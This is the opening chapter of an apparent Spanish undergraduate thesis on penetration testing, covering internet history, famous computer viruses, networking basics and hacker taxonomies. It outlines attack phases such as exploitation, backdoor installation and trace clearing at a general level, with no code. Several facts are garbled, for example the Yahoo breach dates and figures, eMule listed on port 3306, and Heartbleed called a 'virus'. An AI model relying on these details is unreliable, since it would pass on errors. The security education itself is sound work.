BENEMÉRITA UNIVERSIDAD AUTÓNOMA DE PUEBLA

FACULTAD DE CIENCIAS DE LA COMPUTACIÓN

Análisis e Implementación de las Fases del Pentesting Detectando Vulnerabilidades en un Sistema Informático Remoto

T E S I S

Que para obtener el título de

Ingeniería en Ciencias de la Computación

P R E S E N T A

Angeles Guadalupe Barrios González

ASESORA DE TESIS

M.C. Ana Claudia Zenteno Vázquez

Diciembre 2024,
Heroica Puebla de Zaragoza

AGRADECIMIENTOS

Gracias a mi mamá y a mi papá, por todo el amor, la paciencia y el apoyo incondicional que me han dado en cada paso de mi vida. Sin ustedes esto no sería posible.

A mis hermanos, José e Isabel, por todo el apoyo que me han dado.

A mis amigos Isaac y Alberto, por toda su amistad a través de los años. Gracias por estar en este viaje.

Al profesor Pedro García, por toda su amistad y la constante disposición que tuvo para brindarme siempre su apoyo. Su compañía y sus consejos han sido demasiado valiosos durante todo el tiempo compartido.

A la profesora Ana Claudia Zenteno, por todo el apoyo incondicional en la elaboración de este trabajo de tesis. La orientación y todos sus consejos han sido fundamentales para el éxito de este trabajo.

A mis compañeros de clases, en especial a Mario Garcia, por toda su ayuda y amistad a lo largo de todos estos años. Gracias por compartir tus ideas, los momentos de estudio en la escuela y fuera de ella y también por ser una fuente de apoyo constate.

Por último, a todos aquellos que, de una u otra manera, han contribuido a la realización de este trabajo. Su apoyo y confianza han sido fundamentales para alcanzar este objetivo.

Gracias a todos.

DEDICATORIAS

Este trabajo va dedicado a mi mamá y a mi papá que con todo el amor y apoyo que me dieron ayudaron a inspirarme en seguir adelante dándome fuerzas cuando más lo necesite. Sin ustedes este logro no pudiera haber logrado esto. Gracias por siempre creer en mí y enseñarme que el esfuerzo y la perseverancia tienen buenas recompensas.

RESUMEN

El “pentest” como estrategia de seguridad tiene el fin de analizar el comportamiento y resistencia de un sistema. Mediante pruebas de penetración y ataques de forma deliberada se busca identificar sus vulnerabilidades, ya que se toma el mismo enfoque que un atacante real para así establecer soluciones y mejoras para proteger las redes a las cuáles se les hizo el test de intrusión. Existen diversas herramientas especializadas que facilitan la realización de pruebas de penetración, tales como Metasploit, Burp Suite, Wireshark, nmap y Nessus, que permiten detectar y solucionar vulnerabilidades en sistemas y redes. Estas herramientas son cruciales para reforzar la seguridad al simular ataques reales y realizar un análisis exhaustivo de posibles debilidades. Es importante realizar un buen pentesting en cada una de sus etapas, para así tener la mayor efectividad en dichas actividades y lograr una mejor seguridad en el sistema estableciendo medidas de defensa más eficaces asegurando el seguimiento de certificaciones y estándares.

Palabras Clave: Vulnerabilidades, Seguridad informática, Ataque, Hacker, Pentesting.

ÍNDICE

LISTA DE TABLAS

LISTA DE FIGURAS

INTRODUCCIÓN

La seguridad informática comenzó a tener relevancia cuando los ataques a grandes corporaciones se hicieron más constantes, provocando daños considerables a dichas empresas, tal es el caso de los dos hackeos a Yahoo!, en agosto de 2013 afectando a 3000 millones de cuentas y en diciembre de 2014, con una filtración de datos dejando exhibidas al menos a 200 millones de registros comprometiendo nombres, direcciones de correo, preguntas de seguridad, entre otros. También se encuentra el caso del ataque a Marriot, la mayor red hotelera a nivel global, afectando a medio billón de clientes en la rama Starwood de la compañía, dejando al aire detalles como nombres, teléfonos, cuentas de correo, etc.

Es así como el “pentest” (también llamado hackeo ético, test de intrusión, pentesting, prueba de penetración) hizo su entrada ante estas situaciones, como estrategia de seguridad con el fin de analizar el comportamiento y resistencia de un sistema.

Mediante pruebas de penetración y ataques de forma deliberada a dicho sistema, se busca identificar sus vulnerabilidades, ya que se toma el mismo enfoque que un atacante real para así establecer soluciones y mejoras para proteger las redes a las cuáles se les hizo el test de intrusión.

Pero ¿cómo se realizó?, ¿contiene fases?, ¿cómo se hace un buen hackeo ético? Dentro de este trabajo de tesis se documentó de forma detallada la importancia de realizar un buen pentesting en cada una de sus etapas, para así tener la mayor efectividad en dichas actividades y lograr una mejor seguridad en el sistema estableciendo medidas de defensa más eficaces asegurando el seguimiento de certificaciones y estándares. Lo anterior, con

el fin de garantizar el nivel de competitividad del cliente al alcanzar una mejora en materia de seguridad digital.

Como resultado se creó una metodología de análisis de vulnerabilidades disponible para administradores de sistemas y/o de software.

.

CAPITULO 1

Redes, Información Y Seguridad

1.1 Origen del Internet

Las telecomunicaciones jugaron un papel muy importante en la creación de lo que hoy conocemos como internet, ya que fueron los cimientos sobre los cuales se desarrolló toda la red. A finales del siglo XIX surgió su primer representante moderno, el telégrafo. Hay que mencionar también que fue necesaria la invención de las computadoras, que en sus inicios fueron creadas con fines bélicos durante la Segunda Guerra Mundial, y cuya función fue solo la de realizar cálculos.

1957, la Unión Soviética y los Estados Unidos se enfrentaban en La Guerra Fría por sus diferencias ideológicas, económicas, políticas, militares y tecnológicas. A causa de lo anterior, EE. UU buscó la manera de proteger sus comunicaciones e información en caso de sufrir un ataque nuclear soviético. Todas las innovaciones desarrolladas durante este periodo dieron como resultado la Internet.

En 1960, con el fin de crear una red de computadoras capaz de comunicar usuarios entre distintas computadoras, y como iniciativa del Departamento de Defensa se fundó la Agencia de Proyectos para la Investigación Avanzada (ARPA) en los Estados Unidos. En el mismo año, tras incorporarse a ARPA mediante una beca de investigación, Michel Elie consiguió realizar la inicial interconexión entre dos computadores de Stanford y UCLA. [1]

Algunos años después, el 5 de diciembre de 1969, se estableció una conexión entre la Universidad de Utah, la Universidad de California en Los Ángeles, la Universidad de California en Santa Bárbara y el Stanford Research Institute, a la cual se denominó ARPANET. El propósito fue mantener esta red interconectada para asegurar que la información militar de Estados Unidos no estuviera concentrada en un solo lugar y

estuviera accesible desde cualquier punto del país en caso de un ataque de la Unión Soviética.

Una vez consolidado ARPANET en 1970, Roy Tomlinson envío su primer email, fue así como gradualmente, lo que originalmente era un proyecto militar se integró en el ámbito universitario, al mismo tiempo que pasó a estar en manos de científicos, lo que posibilitó la creación de nuevas y variadas aplicaciones. Tres años después Estados Unidos decidió establecer conexiones fuera de su territorio, iniciando con NORSAR (red computarizada para la detección de sismos y explosiones) en Noruega y después con Gran Bretaña, en Reino Unido; en el mismo año fue usada por primera vez la palabra Internet (proveniente de la contracción de las palabras “Interconnect” y “Network”) durante una transmisión de control de protocolo. [2]

Una vez que el primer sistema de comunicaciones se volvió obsoleto, y con la necesidad de establecer protocolos comunes de comunicación, en 1982 se creó el protocolo TCP/IP, el cual se utiliza como norma o estándar en las redes informáticas, y que sigue siendo utilizada hasta hoy. Un año más tarde Jon Postel y Paul Mockapetris establecieron el sistema de nombres de dominio (DNS) y las extensiones como: .com, .org y .gov.

En 1989 fue descrito el protocolo de transferencia de hipertextos por Tim Bernes Lee, lo que dio origen al primer sitio web a través de tres nuevas fuentes: HTML, HTTP y Web Browser, culminando con el desarrollo de la World Wide Web. A principios de los 90’s fue el mismo Bernes Lee quien inventó el sistema de links, lo cual fue esencial para el desarrollo de la red de redes.

Fue entonces que otro proyecto similar de la Fundación Nacional para la Ciencia (National Science Foundation) absorbió a la antigua ARPANET para crear NSFNET, la gran red de

universidades y científicos. Esta fue la semilla de lo que hoy se conoce como Internet, que en 1990 ya contaba con 100,000 servidores al rededor del mundo.

Desde ese momento, el mundo digital empezó a crecer exponencialmente, una prueba de ello es la World Wide Web, que, en un lapso de cuatro años, pasó de 100 World Wide Sites a superar los 200,000. [3]

1.2 Los virus informáticos a través del tiempo

1.2.1 Primer Virus

La idea de un virus de computadora se discutió por primera vez a finales de la década de los cuarenta, durante una serie de conferencias impartidas por el matemático John Von Neumann, volviendo a hacer mención del tema en un informe publicado en 1966 cuyo nombre fue Teoría del autómata reproductor. En dicho informe se planteó la posibilidad de que un organismo mecánico causara daño a otros equipos al replicarse e infectar nuevos ordenadores, tal como un virus biológico.

En 1971, como parte de un experimento en los primeros días de ARPANET, cuando Internet todavía estaba en sus etapas iniciales, surgió el primer virus informático de la historia cuyo nombre fue Creeper. Dicho agente infeccioso fue creado originalmente como una prueba de seguridad para determinar la factibilidad de crear un programa que pudiera autorreplicarse. Cuando lograba duplicarse en un nuevo equipo, se eliminaba de la máquina previa.

Creeper no tenía ninguna intención maliciosa, ya que únicamente mostraba un mensaje sencillo: “I’M THE CREEPER. CATCH ME IF YOU CAN!” (Soy creeper, atrápame si puedes).

Sin embargo, fue Rich Skrenta en 1982 quien desarrolló el primer virus informático de ampliación genuina y que no se quedó en calidad de una idea utilizada en un entorno experimental. El estudiante de 15 años programó Elk Cloner, cuyo objetivo fueron los Apple II. [4]

Jordi Sierra, profesor de los Estudios de Informática, Multimedia y Telecomunicaciones de la UOC (Universidad Abierta de Catalonia), sugirió que el emplear programas informáticos autor replicables en una red podía ser válida no solo para aquel que se propusiera lanzar un ciberataque: “Sirve para todo lo que tiene que ver con instalaciones en remoto. Imagínate que en una gran empresa el informático tuviera que ir sentándose delante de los ordenadores uno a uno para instalar cualquier cosa. La idea es poder difundir software en una red controlada”.

Debido a las escasas medidas de seguridad que se tenían en esa época y que solo realizaba dos funciones (mostrar el mensaje de prueba de contagio y copiarse), se presume que el código de Creeper era bastante sencillo. “Debía ser muy simple porque las máquinas de aquella época eran muy sencillas. Supongo que aprovechaba los puertos abiertos de la red para poder comunicarse entre equipos, enviar software y ejecutarlo”, razonó Serra. [5]

Cuando el virus fue difundido, faltó algo que lo neutralizara. Fue Ray Tomlinson quien desarrolló el primer programa informático destinado a eliminar visitantes como Creeper, y lo llamó como Reaper (segador). Este prototipo de antivirus tuvo como misión el moverse por la red y si encontraba a Creeper, eliminarlo. Reaper no fue el único acierto de Tomlinson, ya que a él se le adjudica la incorporación del símbolo “@” entre el nombre de usuario y la extensión de dominio en las direcciones de correo electrónico. [6]

1.2.2 El virus Rabbit

También conocido como virus Wabbit, fue desarrollado en 1974. Según InfoCarnivore, este agente infeccioso fue creado con propósitos maliciosos y tenía la capacidad de replicarse así mismo. Una vez infectado la computadora, se auto-replicaba, lo que provocaba una disminución en el desempeño del sistema bastante considerable, llegando incluso a colapsarlo. Fue la velocidad con la que se replicó lo que le valió el término "virus".

1.2.3 El Primer Troyano

Según un informe de Fourmilab, el programador informático John Walker desarrolló el primer troyano, conocido como ANIMAL, en 1975. Durante aquel periodo, los "programas de animales", los cuales intentaban adivinar en que animal pensaba el usuario mediante una serie de 20 preguntas, eran ampliamente conocidos. Walker también creo PERVADE, un programa que se instalaba junto con ANIMAL. Mientras el usuario estaba jugando, PERVADE exploraba todos los directorios de la computadora disponibles para el usuario y realizaba una copia de ANIMAL en cualquiera en el que no estuviese presente. Aunque no se diseñó con intención maliciosa, ANIMAL y PERVADE reflejaban a la perfección la definición de troyano, ya que PERVADE realizaba acciones sin el consentimiento del usuario, operando de manera encubierta dentro de ANIMAL.

1.2.4 El virus de sector de arranque Brain

En 1986 se desarrolló el primer virus diseñado para computadoras personales (PC), Brain, el cuál empezó infectando disquetes de 5,2". De acuerdo con un informe de Securelist, se atribuyó este virus a los hermanos Basist y Amjad Farooq Alvi, quienes

dirigían una tienda de equipos informáticos en Pakistán. Fue creado para evitar que sus clientes hicieran copias no autorizadas de su software, este programa remplazaba el sector de inicio de un disco mediante un virus. Hay que mencionar que en realidad no dañaba ningún dato, y que éste fue el primer virus de tipo invisible, que incluía un mensaje de derechos de autor oculto.

1.2.5 El virus LoveLetter

En un principio, la transmisión de un malware estaba confinada a disquetes o redes empresariales, pero con la llegada de las redes de alta velocidad a principios del siglo XXI, dicho asunto cambió radicalmente. Sin sus antiguas limitaciones, se pudo extender rápidamente a través de correos electrónicos, sitios web muy visitados e incluso directamente a través de internet. Lo anterior dio forma a lo que se conoce como malware moderno. La utilización del término genérico “malware” comenzó a usarse para hacer referencia al software malicioso, tales como los virus, troyanos y gusanos. LoveLetter fue uno de los brotes más significativos de nuestra era, el cual surgió el 4 de mayo de 2000. Securelist argumentó que LoveLetter siguió el modelo de los primeros virus orientados a correo electrónico; sin embargo, en lugar de tomar la forma de un documento de Word infectado, se presentó como un archivo VBS. Debido a que los usuarios aún no desconfiaban de los correos electrónicos no solicitados, fue muy simple infectar un gran número de ordenadores. El campo de asunto del correo decía “I Love You” y el contenido era un archivo adjunto llamado “LOVE-LETTER-FOR-YOU-TXT.vbs”. Su creador fue Onel de Guzmán, quien creó este gusano para sobrescribir archivos existentes y remplazarlos con copias de sí mismo, que posteriormente se ocupaban con el fin de difundir el gusano a todos los contactos de correo electrónico de las víctimas. Dado que

el mensaje solía ser recibido por las nuevas víctimas de alguien conocido, las posibilidades de que el usuario final abriera el archivo aumentaban. Este virus fue una prueba de la efectividad de la ingeniería social.

1.2.6 El virus Code Red

Code Red fue un gusano “sin archivos”, el cual usaba espacio en la memoria sin buscar infectar archivos del sistema. Este virus se expandió a nivel mundial en cuestión de horas, gracias a su rápida capacidad de replicación que explotaba una vulnerabilidad en el servidor de información de Internet de Microsoft, causando estragos al haber manipulado los protocolos que posibilitaban la comunicación entre computadoras. Según un informe de Scientific American, las computadoras comprometidas se usaron para realizar un ataque de denegación de servicio a un servidor distribuido del sitio web Whitehouse.gov.

1.2.7 Heartbleed

De más reciente creación, Heartbleed fue diseñado en 2014 y planteó una amenaza para servidores en toda la Internet. A diferencia de los virus y gusanos, Heartbleed surgió de una vulnerabilidad de OpenSSL, la biblioteca criptográfica de código abierto y uso general que varias empresas usan al rededor del mundo. Para comprobar que los endpoints seguros sigan conectados, OpenSSL envía “pulsaciones” de forma periódica. Este virus podía extraer todo tipo de datos, desde datos de usuario y claves de seguridad cifradas.

1.2.8 El Futuro de los virus Informáticos

Los virus informáticos han estado presentes en la conciencia colectiva de la humanidad por más de 60 años; sin embargo, el ciber vandalismo (como se consideraba

anteriormente) se convirtió con rapidez en cibercrimen, al mismo tiempo que los virus y troyanos continúan en evolución. [7]

1.3 Las Redes e Internet

Se define como una red de computadoras a la conexión de dos o más sistemas informáticos mediante una serie de telecomunicaciones, ya sean de forma alámbrica o inalámbrica. Dicha conexión entre equipos conforma la infraestructura que permite la transmisión de datos y recursos entre sí. Después de establecer una red, esto puede enlazarse con otra o combinarse con un conjunto de redes previamente interconectadas, dando lugar a una red de mayor escala.

Por lo tanto, se puede afirmar que Internet es un sistema compuesto por redes interconectadas a nivel global, las cuales se componen de redes de ordenadores, y su característica distintiva es que cada una de estas redes es autónoma e independiente. Al formar parte de internet pueden ser de diferente Índole, propósito y tamaño (públicas, internacionales, institucionales, dedicadas a la investigación, etc.).

Las computadoras que forman parte de la red internet tienen la capacidad de comunicarse entre sí gracias al idioma que utilizan, en este caso, los protocolos de comunicación TCP/IP.

1.3.1 Tipos de redes de computadoras

Las redes de computadoras se dividen según su alcance y tamaño geográfico:

- Redes LAN (Local Area Network, en inglés: “Red de Área Local”), se trata de una red de comunicaciones construida mediante la interconexión de nodos por medios

inalámbricos o cables. Esta red está limitada por medios físicos, ya sea nuestra propia habitación, un edificio o una planta.

- Redes MAN (Metropolitan Area Network, en inglés: “Red de Área Metropolitana”) conecta áreas distintas y alejadas geográficamente entre sí. Normalmente salen mediante un centro de procesamiento de datos (CPD) o una centralita general conectada a un bus de alta velocidad de fibra óptica.
- Redes WAN (Area Network, en inglés: “Red de Área Amplia”), es la red de mayor tamaño que no tiene un límite predeterminado, ya que posibilita la conexión de diversos puntos en todo el mundo, los cuales están formados por redes LAN o MAN, a través de conexiones troncales de gran capacidad.

1.4 Términos relacionados con las redes

1.4.1 Protocolos

Son el conjunto de reglas encargadas del intercambio de información a través de una red. Existen varios tipos:

- Protocolos de comunicación de red: se refiere a los protocolos fundamentales para la comunicación de paquetes como HTTP y TCP/IP.
- Protocolos de seguridad de red: se tratan de protocolos que se emplean en las comunicaciones de red para garantizar la seguridad entre servidores, y esto incluye SFTP, HTTPS y SSL.
- Protocolos de gestión de red: están destinados a la administración y mantenimiento de redes, esto comprende ICMP y SNMP.

El término “familia de protocolos” se utiliza para referirse a un conjunto de protocolos de red que colaboran entre sí en niveles tanto inferiores como superiores. [8][9]

Para poder clasificar dichos protocolos, en 1984, la ISO (Organización Internacional para la Normalización) introdujo un modelo que facilitaba la interoperabilidad entre redes, conocido como el modelo de referencia OSI (Open Systems Interconnection Reference Model), el cual fue dividido en 7 capas en las cuales se explican y define la comunicación de una red:

1. FISICA: corresponde al medio físico para transmitir datos. Algunos de los protocolos más notables son: IEEE 802.11x, GSM, Ethernet, USB, 92, DSL (Digital Subscriber Line), FireWire, RS-232, Bluetooth, entre otros.
2. ENLACE DE DATOS: Es la capa que se encarga de dar acceso al medio y así detectar errores tanto en la transmisión de los datos, así como en el direccionamiento físico de estos.
3. CAPA DE RED: Esta capa se asegura de que los datos vayan desde el emisor hasta el receptor. Los protocolos son: IGMP, IPv4 y IPv6, ARP, Ipsec, ICMP y AppleTalk.
4. TRANSPORTE: Esta capa ayuda en el movimiento de los datos dentro del paquete de transmisión desde el inicio (emisor) al final (receptor) Gracias a ello hay privacidad en internet y se suele realizar de forma independiente. Aquí se destacan dos protocolos: TCP (Protocolo de control de transmisión) que está orientado a la conexión y UDP (Protocolo de datagramas de usuario) que no está orientado a la conexión
5. SESIÓN: Controla y mantiene activa la conexión entre las computadoras que transmiten información. El protocolo que se encuentra en esta capa es el Protocolo

de Llamada de Procedimiento Remoto (RPC) y el protocolo de Copia Segura) los cuales permiten que un programa código se ejecute en una maquina remota.

6. PRESENTACIÓN: Asegura que los datos que llegan sean entendibles a pesar de todo el proceso por lo que ha pasado. Aquí no intervienen protocolos de red.
7. APLICACIÓN: Permite que el usuario ejecute ciertas acciones y comandos en las aplicaciones. Entre los protocolos que se encuentran en esta capa son: HTTP y HTTPS (Hypertext Transfer Protocol Secure), DNS (Domain Name System), DHCP (Dynamic Host Configuration Protocol), SSH y TELNET (Secure Shell), FTP (File Transfer Protocol), SMTP (Simple Mail Transport Protocol), LDAP (Lightweight Directory Access Protocol).

1.4.2 Segmento TCP

Recapitulando, TCP es un protocolo que divide los datos desde la capa de aplicación para su transmisión a través de la red, dividiéndolos y añadiéndoles una cabecera a cada dato en la capa de transporte lo que se conoce como “segmento”, luego se envía al protocolo IP, donde se encapsula con su identificador y se denomina datagrama, para finalmente ser transmitido a la capa de red y, desde allí, a la capa física.

La cabecera TCP incluye los siguientes campos:

Octetos		0	1	2	3
	BITS	0-3	4-7	8-15	16-31
0	0	Puerto de Origen		Puerto de destino	
4	32	Número de secuencia			
8	64	Número de Acuse de Recibo (ACK)			
13	96	Long. De cabecera TCP	Reservado	Flags	Ventana
16	128	Suma de Verificación (Checksum)		Puntero Urgente (si URG es establecido)	
20	160	Opciones + Relleno si la cabecera >5			
28	224	DATOS			

Tabla 1. Cabecera TCP

1.4.3 Puertos

Conexiones físicas que usamos para conectar dispositivos entre sí, sin embargo, en el contexto de internet, se habla principalmente de puertos lógicos de conexión. Son definidos por el modelo OSI (capa de transporte) y están numerados con una palabra de 16 bits que va desde 0 a 65535. Estos puertos identifican la aplicación que los usa. Aunque podemos seleccionar el puerto al que se conectará una aplicación, generalmente se mantienen identificados con los estándares establecidos. Algunos de los puertos más importantes son:

	PUERTO		PUERTO
HTTP	80	**HTTPS**	443
FTP	20 y 21	**SMTP/s**	25/465
IMAP	143, 220 y 993	**SSH**	22
DHCP	67 y 68	**MySQL**	3306
eMule	3306	**SQL Server**	1433
BitTorrent	6881 y 696		

Tabla 2. Puertos

Distinguimos 3 categorías de puertos.

- Del 0 al 1024: Corresponden a los puertos reservados para el sistema y los protocolos ampliamente reconocidos.
- Desde el 1024 hasta el 49151: Comprenden los puertos registrados que tienen flexibilidad de uso.
- Del 49152 al 65535: Engloban los puertos privados distinguidos a asignarse a aplicaciones cliente y se emplean en conexiones P2P.

1.5 Hacking, Hacking Ético Y Pentesting

1.5.1 Hacking

¿Qué es “Hacking”?

La palabra “hacking” es un término de origen inglés que derivó su significado de la acción de “hackear”, la cual hacía referencia a la práctica de aplicar fuerza o golpear los postes con el propósito de enderezar las líneas y así solucionar los problemas de comunicación. Esta práctica se realizaba en la década de los sesenta en Estados Unidos.

El hacking implica la acción de ingresar desde un punto del ciberespacio a una computadora privada aprovechando fallos en las medidas de seguridad, explotando su fragilidad o adquiriendo contraseñas de acceso simulando ser usuarios legítimos. Según la descripción de Peter G. Neuman en 1984, un científico de la computación, el hacking es un intento malicioso de explorar datos en busca de información valiosa. En otras palabras, se trata de una intrusión no autorizada en sistemas informáticos ajenos.

Tipos de Hacking.

Los tipos de hacking se refieren a diferentes categorías o enfoques dentro del mundo de este.

- Cracking: Se enfoca a romper o eludir medidas de protección de software para acceder a programas o sistemas sin autorización.
- Hacking malicioso (Malicious Hacking): Realizado por actores maliciosos con el objetivo de robar información, causar daño o realizar actividades ilegales.
- Hacktivismo: Llamados “Hacktivistas”, estos hackers utilizan sus conocimientos para apoyar movimientos políticos y sociales, así como promover cambios para el “bien”.
- Hacking ético (Ethical Hacking): También llamado Hacking de sombrero blanco. En este caso son los hackers que realizan este tipo de actividades de manera autorizada y legal para detectar y abordar vulnerabilidades en las redes, sistemas o aplicaciones.
- Hacking de pruebas de Penetración (Penetration Testing): Es similar al hacking ético, se evalúa la seguridad de sistemas mediante simulaciones de ataques para así identificar brechas de seguridad.
- Hacking de Red (Network Hacking): Está más enfocada en la seguridad en redes identificando brechas de seguridad de red y firewalls.
- Hacking de Ingeniería Social (Social Engineering Hacking): se basa en la evaluación de los empleados detectando la susceptibilidad que tienen a ataques de ingeniería social como phishing o la manipulación psicológica.

- Ingeniería Inversa (Reverse Engineering): Analiza cómo funcionan los programas o sistemas para identificar posibles vulnerabilidades, así como desarrollar soluciones de seguridad.
- Criptoanálisis (Cryptoanalysis): Se enfoca en descifrar o debilitar sistemas de cifrado y protección de datos.

Estos son algunos de los tipos de hacking más comunes, y es importante recordar que el hacking ético se realiza de manera legal y con permisos para mejorar la seguridad, mientras que el hacking malicioso se realiza de manera ilegal y dañina.

1.5.2 Hackers y sus tipos

¿Qué Son Los Hackers?

Muchos pueden definir a un hacker como un pirata informático que accede ilegalmente a un sistema para así tomar control de este y robar datos privados; sin embargo, una definición más acertada sería la de “expertos informáticos”, los cuales se encargan de mejorar y proteger la seguridad informática, o atacar y vulnerar sistemas del mismo tipo, según el caso.

Tipos De Hackers.

- Sombrero blanco o “White hat”: También llamados Hackers éticos, buscan probar la infraestructura de los sistemas informáticos para buscar ciertas brechas de seguridad y así crear algoritmos, realizar diferentes métodos para entrar a los sistemas y así fortalecerlos.
- Sombrero negro o “Black hat”: Es aquel hacker que busca entrar a un sistema con fines maliciosos. Infringe o intenta causar daños comprometiendo los sistemas de

seguridad, alterar funciones, etc. Normalmente su fin es robar cierta información: financiera, contraseñas, etc.

    - Los crackers: Dañan los sistemas y las máquinas infectando redes, comprometiendo los servidores, rompiendo las barreras de seguridad.
        - War driver: Aprovechan las vulnerabilidades de todas las redes móviles.

- Sombrero gris o “Grey Hat”: Son aquellos que no tienen autorización para entrar a los sistemas y por lo tanto no se les considera como White hats, estos no usan sus habilidades para beneficiarse como los “black hats”. Su ética depende del lugar y del momento ya que en ocasiones pueden ayudar a la empresa, pero hay ocasiones en las que revelan los datos por un precio.
- Sombrero rojo o “Red Hat”: Actúa en contra de los “Black Hats”. Buscan contrarrestar los ataques perpetrados por los ya mencionados, destruyendo toda infraestructura creada por los mismos.
- Sombrero azul o “Blue Hat”: Perfeccionan software inédito, es decir, son contratados para probar el software y así buscar errores para el próximo lanzamiento de este.
- Carder: Es un especialista en hacer estafas relacionadas con tarjetas de crédito el cual crea números falsos, violando los sistemas de control para así clonar y robar las tarjetas.
- Pharmer: Realizan ataques de “phishing”. La victima cree que está ingresando a un sitio oficial, pero en realidad lo hace a un sitio creado por los pharmers, los

cuales pueden acceder a los datos personales y fondos recabados para así robarlos.

- Defacer: Logran infiltrarse en las páginas a través de los bugs de estas.
- Spamer y diseminadores de Spyware: Como su nombre lo dice son aquellos que crean spams. Muchas compañías los contratan para crear spam de sus servicios o productos, sin embargo, también lo pueden hacer ilegalmente.
- Script-kiddie: Usuarios en línea que se dedican exclusivamente a recolectar herramientas de hacking, información y algunas otras aplicaciones para probar su impacto.
- Wizard: Es aquel que tiene un amplio conocimiento de cada sistema de cómputo o informático por más complejo que sea, entendiendo para que funcionen y como lo hacen.
- El newbie: Es aquel hacker que es nuevo o novato en el hacking y va aprendiendo a través de tutoriales o prácticas. Aquellos “noob” que aspiran a ser hackers.
- Hacktivista: Son aquellos que atacan con fines políticos y buscan dar a conocer cierta información.
- Social Media Hacker: Buscan hackear las redes sociales usando diferentes técnicas.
- Suicide Hacker: Son aquellos “hackers” que, sabiendo que su identidad será revelada, hackea o intenta hacerlo. Suelen hacerlo por fama, dinero, terrorismo, etc.

1.5.3 Fases del hacking

Las fases del hacking, que se refieren a las etapas generales que un hacker sigue al realizar un ataque cibernético con intenciones maliciosas, incluyen:

1. Reconocimiento: Obtener información sobre el objetivo, como identificar sistemas, puertos abiertos y vulnerabilidades potenciales.
2. Escaneo: Analizar a profundidad los sistemas identificados para encontrar vulnerabilidades específicas.
3. Explotación: Aprovechar las vulnerabilidades encontradas para obtener acceso no autorizado al sistema.
4. Mantenimiento del acceso: Mantener el acceso al sistema comprometido sin ser detectado.
5. Limpieza de rastros: Borrar pistas o evidencias de la actividad de hacking para no ser descubierto.
6. Obtención de objetivos: Realizar acciones específicas según los objetivos del ataque, como robo de datos, manipulación de sistemas, etc.

1.5.4 Hacking Ético

¿Qué es “Hacking Ético?

El hacking ético implica la habilidad de identificar posibles debilidades de seguridad en una organización. Posteriormente, a través de un informe, se exponen estos fallos de seguridad, se abordan de manera inmediata y se previenen ataques informáticos y fugas de datos. A diferencia del hacking malicioso, el hacking ético no tiene como objetivo infiltrarse en sistemas informáticos para robar información si no para descubrir vulnerabilidades y fallos de seguridad.

Tipos de Hacking Ético.

El hacking ético engloba varias áreas y enfoques de acuerdo con el tipo de prueba que se desee realizar, a continuación, se muestran algunos de los tipos de hacking:

- Pruebas de Penetración de Red (Network Penetration Testing): En este enfoque, los profesionales de la seguridad evalúan la seguridad de redes, sistemas y dispositivos de red en busca de vulnerabilidades que podrían ser explotadas por atacantes. Garantiza que las redes estén protegidas de posibles atacantes.
- Pruebas de Aplicaciones Web (Web Application Testing): Es la evaluación de la seguridad de los sitios web, así como de aplicaciones web (en línea) identificando vulnerabilidades específicas como la inyección de SQL y XSS.
- Pruebas de Aplicaciones Móviles (Mobile Application Testing): centrado en la evaluación de la seguridad de las aplicaciones móviles en plataformas como iOS y Android con la finalidad de descubrir brechas de seguridad que pueden ser aprovechadas por atacantes.
- Evaluaciones de Seguridad de IoT (IoT Security Testing): se evalúan sistemas y dispositivos del internet de las cosas buscando vulnerabilidades que podrían exponer seguridad y privacidad de los usuarios.
- Pruebas de Seguridad en la Nube (Cloud Security Testing): Enfocada en la evaluación de la infraestructura en la nube detectando así brechas de seguridad en servidores, almacenamientos y servicios.
- Pruebas de Seguridad de Redes de Control Industrial (Industrial Control System Testing): Desarrollado para la seguridad de sistemas de control (SCADA) que son usados en entornos de energía y manufactura.

- Evaluación de Seguridad Física (Physical Security Assessment): Se basa en evaluar sistemas de acceso físico en instalaciones como los sistemas de alarma.

1.5.5 Hackers Éticos y sus tipos

Son profesionales de hacking que utilizan sus conocimientos para ayudar tanto a empresas como personas a detectar vulnerabilidades en sus sistemas.

Tipos De Hackers Éticos.

- Hackers de Pruebas de Penetración (Penetration Testers): Profesionales que realizan dichas pruebas para ayudar a identificar brechas de seguridad y así informar a propietarios u otros responsables de seguridad para que puedan solucionar estos problemas.
- Hackers de Seguridad de la Información (Information Security Hackers): Protegen la información y los datos confidenciales. Garantizan la seguridad de sistemas de almacenamiento de los datos y así proteger la información confidencial de posibles amenazas.
- Hackers de Aplicaciones (Application Hackers): Especialistas que se centran en encontrar vulnerabilidades en aplicaciones.
- Hackers de Red (Network Hackers): Evalúan la seguridad en las redes informáticas buscando así posibles vulnerabilidades en la infraestructura de la red.
- Hackers de Hardware (Hardware Hackers): Especializados en la seguridad de sistemas embebidos y dispositivos físicos.
- Hackers Forenses (Forensic Hackers): Recuperan y analizan datos cuando se presenta un incidente de seguridad, también ayudan a reunir evidencia e investigar casos legales.

- Hackers Sociales (Social Engineers): Centrados en la ingeniería social evaluando la conciencia centrada en seguridad de los empleados ayudándolos a prevenir ataques de ingeniería social.
- Hacktivistas éticos: Son hackers que participan en causas sociales, políticas, medioambientales, entre otros, de manera ética.

Es un punto clave destacar que los hackers éticos hacen sus actividades dentro del marco legal y ético, obteniendo permisos para actividades de la ética profesional buscando mejorar la seguridad y proteger la información.

1.5.6 Fases del Hacking Ético

Los hackers éticos siguen un conjunto de fases definidas para la evaluación de la seguridad de un sistema haciéndolo de manera controlada y ética. A continuación, se describen las fases básicas del hacking:

1. Recopilación de Información: En esta fase se reúnen datos relevantes acerca del objetivo. Se usan técnicas de búsqueda y herramientas disponibles para obtener detalles sobre el sistema a evaluar.
2. Exploración o escaneo: se trata de identificar, mediante el escaneo, servicios, puertos abiertos y posibles vulnerabilidades usando herramientas de escaneo de seguridad.
3. Enumeración: Fase en donde se obtiene información extra acerca de los sistemas y servicios encontrados en la fase de escaneo.
4. Ganar Acceso (Gaining Access): Una vez identificadas las vulnerabilidades, el hacker ético intenta “explotarlas” para así entrar al sistema objetivo. Es importante

destacar que este acceso se logra con el consentimiento del propietario y se lleva a cabo de manera ética.

5. Mantener el Acceso: Después de obtener el acceso, se busca continuar con el control continuo del sistema, lo cual la mayoría de veces implica la instalación de backdoors (puertas traseras) u otros mecanismos para el seguir manteniendo el control en un futuro permitiendo evaluar la capacidad de detección y defensa del sistema objetivo.
6. Recopilación de Información: En esta etapa recopilamos información del sistema como contraseñas, datos o archivos importantes que resultaran en evidencia teniendo como objetivo comprender que tan lejos podemos llegar en el sistema objetivo y así recopilar evidencia de vulnerabilidades o actividades ajenas.
